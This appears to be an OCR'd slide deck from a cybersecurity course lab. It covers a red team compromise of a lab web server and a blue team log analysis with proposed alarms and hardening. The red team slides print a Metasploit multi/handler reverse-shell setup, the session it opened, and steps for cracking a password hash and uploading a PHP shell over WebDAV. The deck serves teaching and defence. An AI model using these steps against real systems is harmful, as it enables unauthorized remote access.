
02

Achievements
By using the multi-handler exploit I was able to get access to the machines shell

03



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost ⇒ 192.168.1.90
msf5 exploit(multi/handler) > set lport 3280
lport ⇒ 3280
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may be specified)
   LPORT  3280             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```



```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:3280
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:3280 → 192.168.1.105:41382) at 2022-05-17 15:08:02 -0700

meterpreter >
```

Exploitation: Reverse Shell Backdoor

01


Tools & Processes
A PHP reverse shell payload was created using MSFvenom . Using CrackStation, Ryan’s password hash was cracked revealing his password. Kali File Manager was used to drag and drop the payload onto the victim web server using Ryan’s credentials and the WebDAV protocol.

02

Achievements
Ability to establish a reverse shell after uploading and opening the PHP payload on the victim system. The payload opened a listener on port 3280.

Using Metasploit, the PHP reverse shell exploit was used to allow remote connection to the web server and explore folders, including the root folder…

03



dav://192.168.1.105/webdav


Warning, you are using the root account, you may harm your system.

Enter password for webdav

Username ryan

Password •••••••

○ Forget password immediately
● Remember password until you logout
○ Remember forever



dav://192.168.1.105/webdav/


Warning, you are using the root account, you may harm your system.

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The scan was conducted on the 07th of June @ approximately 18:45hrs
- There was a total of 114,608, there was several request made and the pass and files for the secret folder were obtained
- Within the the file there was instructions on how to access the WebDav server, as well as the username and hash password to use




114,608 hits

Jun 7, 2022 @ 18:45:00.000 - Jun 7, 2022 @ 19:01:00.000 — Minute

Time _source

Analysis: Finding the Request for the Hidden Directory

- The secret folder contained a hash password for Ryan's credentials which was used for uploading the payload shell, which allowed us to be able to complete a vulnerability exploit




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending ⏶	Count ⇕
http://192.168.1.105/	36
http://192.168.1.105/company_folders/secret_folder	15,327
http://192.168.1.105/favicon.ico	8
http://192.168.1.105/webdav	64
http://192.168.1.105/webdav/shell.php	30

Analysis: Uncovering the Brute Force Attack

- There there was 15,237 packet requests made with a Brute Force Attack (specifically, Hydra).
- The two attacks were successful which allowed us to gain the hash passwords for Ashton which provided access to the secret folder to acquire Ryans hash and link to the webdav.




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/	36
http://192.168.1.105/company_folders/secret_folder	15,327
http://192.168.1.105/favicon.ico	8
http://192.168.1.105/webdav	64
http://192.168.1.105/webdav/shell.php	30

Analysis: Finding the WebDAV Connection

- A total of 6 request were made to the webdav directory (192.168.1.105/webdav)
- The files passwd an shell.php were requested




dav://192.168.1.105/webdav/

Warning, you are using the root account, you may harm your system.

passwd.dav
passwd.dav.bak
shell.php

3 items



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav/	6

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

➔ An alert could be set to trigger when a large amount of traffic

➔ occurs in a short time from a single source IP that targets multiple ports.

What threshold would you set to activate this alarm?

➔ A possible threshold for this alert could be if any single IP address requests more than 10 requests per second and more than 10 seconds or 100 consecutive ping (ICMP) requests.

System Hardening

What configurations can be set on the host to mitigate port scans?

➔ Enable only the traffic needed to access internal hosts, deny everything else. Including the standard ports, such as TCP 80 for HTTP and ICMP for ping requests.

➔ Configure the firewall to look for potentially malicious behavior over time and have rules in place to cut off attacks if a certain threshold is reached, such as 10 port scans in one minute or 100 consecutive ping (ICMP) requests.

Describe the solution. If possible, provide required command lines.

➔ Create and setup IPtables for the firewall port blocking and scanning. An IDS like Kibana, or SPLUNK allows for an immediate alerting of port scan activity, thereby facilitating rapid response to the potential threats.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- ➔ An alarm should be configured to trigger if any request is made for the hidden directories from outside the company's internal network. The hidden directories are for company use only and should not be accessible from outside the premises.
- ➔ Additionally, an alarm should trigger if sequential requests for the directories are made from a single IP address. An attacker could be probing the directories to see what is available, and that traffic should be blocked. Provide access to only the authorized users to the hidden directories.

What threshold would you set to activate this alarm?

- ➔ An appropriate threshold for sequential requests from a single IP address should be set for greater than 0 requests made. Send an email to the SOC Analyst when it's triggered by unknown IP.

System Hardening

What configuration can be set on the host to block unwanted access?

- ➔ Stronger usernames and password requirements for users that have access to the hidden directories.
- ➔ Encrypt the contents of the hidden directories, and its contents.
- ➔ Disable directories listing in the Apache.

Describe the solution. If possible, provide required command lines.

- ➔ Create a whitelist for authorized IP addresses.
- ➔ Make the folder private by changing permissions.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- ➔ If a specified amount of requests are sent to the server from a single IP address, an alert should be set to go off, especially if the requests return HTTP 401 (Unauthorized) answers. Because a brute force assault necessitates a large number of queries, this traffic may be blocked before the password is discovered.
- ➔ Additionally, an alert should be set if any user on the system has several consecutive failed authentication attempts.

What threshold would you set to activate this alarm?

- ➔ An appropriate threshold should be set for greater than 50 requests from a single IP address in the span of 30 minutes.
- ➔ For consecutive failed authentication attempts, the alert should trigger if any user has more than 3 consecutive failed authentication attempts.

System Hardening

What configuration can be set on the host to block brute force attacks?

- ➔ Use unique user names, and stronger passwords.
- ➔ Restricting access to authentication URLs
- ➔ Setting up a lockout after 3 consecutive failed attempts from the same IP address.
- ➔ Two factor authentications for all users in the company.
- ➔ Using CAPTCHA (human vs. machine input)

Describe the solution. If possible, provide the required command line(s).

- ➔ Strong passwords are unique, long, and harder to guess.
- ➔ A requirement for brute force attacks is to send credentials so changing the login page URL can usually be enough to stop most automated tools.
- ➔ Attackers will only be able to try a few passwords.
- ➔ Two factor authentication requires an additional code.
- ➔ CAPTCHAs prevents access by bots and auto tools.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

➔ In the event that the WebDav access is made from outside of the corporate network, alert should be setup to notify the administrator.

What threshold would you set to activate this alarm?

➔ Whenever the WebDav directory is accessed or any files are uploaded to the director and alarm is triggered.

System Hardening

What configuration can be set on the host to control access?

➔ The host should be configured to deny WebDAV uploads by default, and only allow uploads from a specific IP address. This can be accomplished using Apache's configuration files.

➔ Avoid storing instructions for accessing the server that can be accessed by a web browser.

➔ Make sure software patches are up to date.

➔ Disable WebDAV or make sure it's configured correctly.

Describe the solution. If possible, provide the required command line(s).

➔ Install Filebeat on host machine(s) for monitoring iptables A INPUT s (trusted ip p tcp m multiport! dports 80,443 j ACCEPT

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- ➔ Alert if invalid file types are uploaded to the web server.
- ➔ Alert if any port is open.
- ➔ Alert on any traffic that is not expected.

What threshold would you set to activate this alarm?

- ➔ For each unique instance of a file submitted to the server from outside the company's internal network, an appropriate threshold should be specified. The alert should also be triggered if the file comes from the internal network and has a suspicious name.

System Hardening

What configuration can be set on the host to block file uploads?

- ➔ All file uploads from outside of the company's internal network
- ➔ should be blocked.
- ➔ Store uploaded files in a location not accessible from the web.
- ➔ Manage privileges of all users to control access to sensitive
- ➔ files.
- ➔ Have the file type validated when posted to the server and
- ➔ block all executable files.
- ➔ Have all the files run through an antivirus.

Describe the solution. If possible, provide the required command line.

- ➔ By having the file validated, it can prevent extension spoofing that is used to hide the file type. In conjunction with the sensitive folders on the server blocking executables, this would help prevent further reverse shells from working.

The End